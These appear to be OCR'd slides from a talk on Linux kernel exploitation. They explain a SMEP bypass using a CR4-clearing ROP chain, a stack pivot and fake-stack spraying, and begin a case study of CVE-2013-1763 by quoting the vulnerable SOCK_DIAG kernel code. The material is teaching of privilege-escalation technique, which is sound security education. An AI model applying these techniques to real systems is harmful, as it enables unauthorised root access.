

High mem addr
struct vuln_ops
*dptr;
stack pivot
Kernel space
((1UL << 47) - PAGE_SIZE)
struct vuln_ops {
void (*a)();
int b;
…
};
User space
FAKE STACK
ROP PAYLOAD
escalate_privs()
Low mem addr

SMEP Bypass

- FAKE STACK payload
- Option #1: disable SMEP and execute escalate_privs() in user space
- Option #2: disable SMEP and execute commit_creds(prepare_kernel_cred(0)) using ROP

SMEP Bypass

Option #1



CR4 register

- How to get the value of the CR4 register?
- Option #1 - hardcoded (0x1407f0)
  - gdb - no support
  - Look at kernel oops
- Option #2 - ROP chain

  MOV %CR4, %REGISTER

  XOR %REGISTER, $0xFFFFF

  MOV %REGISTER, %CR4

Fake stack


- xchg %eax, %esp; ret
- rax = 0xffffffffdeadbeef; rsp <— 0xdeadbeef
- Prepare fake stack at 0xdeadbeef in userspace

Fake stack

- What if we don’t control %rax or %eax when pivoting?
- %rax <— random value
- Allocate ~4GB - mmap_min_addr to 0xFFFFFFFF and spray it with our ROP payload


Fake stack

Spraying



Fake stack

Spraying




Fake stack
Spraying

- May land in the middle of our ROP payload
- Will likely page fault!
- An alternative is to spray the stack with an %rsp-advancing gadget:
  - pop %xxx; ret
  - nop; ret

Fake stack

Spraying



PART 2 - CVE-2013-1763

Target

- Ubuntu 12.04.02

```
> uname -a

Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP
Fri Jan 25 17:13:26 UTC 2013 x86_64 x86_64 x86_64
GNU/Linux
```

- Ivy Bridge+

CVE-2013-1763

SOCK_DIAG

- Affected kernel versions: 3.3 - 3.8
- Trivial out bounds array access
- Public exploit code available (32 bit?)

CVE-2013-1763

SOCK_DIAG

```
static int __sock_diag_rcv_msg(struct sk_buff *skb, struct nlmsghdr *nlh)
{
        int err;
        struct sock_diag_req *req = NLMSG_DATA(nlh);
        const struct sock_diag_handler *hndl;

        if (nlmsg_len(nlh) < sizeof(*req))
                return -EINVAL;

        hndl = sock_diag_lock_handler(req->sdiag_family);
        if (hndl == NULL)
                err = -ENOENT;
        else
                err = hndl->dump(skb, nlh);
        sock_diag_unlock_handler(hndl);

        return err;
}
```

CVE-2013-1763
SOCK_DIAG


```
static const inline struct sock_diag_handler *sock_diag_lock_handler(int family)
{
        if (sock_diag_handlers[family] == NULL)
                request_module("net-pf-%d-proto-%d-type-%d", PF_NETLINK,
                               NETLINK_SOCK_DIAG, family);

        mutex_lock(&sock_diag_table_mutex);
        return sock_diag_handlers[family];
}
```

CVE-2013-1763
SOCK_DIAG

```
static const inline struct sock_diag_handler *sock_diag_lock_handler(int family)
{
        if (sock_diag_handlers[family] == NULL)
                request_module("net-pf-%d-proto-%d-type-%d", PF_NETLINK,
                               NETLINK_SOCK_DIAG, family);

        mutex_lock(&sock_diag_table_mutex);
        return sock_diag_handlers[family];
}
```

